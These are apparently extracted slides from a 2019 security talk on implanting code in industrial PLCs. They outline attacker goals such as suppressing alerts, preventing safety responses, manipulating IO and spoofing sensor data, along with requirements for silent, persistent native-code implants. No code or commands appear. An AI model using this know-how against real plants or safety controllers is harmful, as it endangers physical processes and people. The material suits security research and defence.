
# Network Equipment



# Process & Safety Controllers





Suppress condition monitoring alerts



Measure attack progress

Prevent Safety Response



Manipulate IO






# Field Devices

Spoofing  
sensor data at  
high speed



© 2019




**How to Implant?**



# We want *smooth* native code execution

- **Need access to low-level, privileged functionality**
  - Memory-/Port-Mapped IO (MMIO/PMIO)
  - Kernel memory objects
  - Logic runtime memory
  - Persistence mechanisms
- **Ideally via silent hot-patching**
  - No reboots, no service restarts, **no process upsets**

# Implant Delivery Vectors





# PLC 101 - Architecture




**Standalone**



**Modular**

Power Supply, CPU, I/O, Comms, ...


# PLC 101 - Backplane



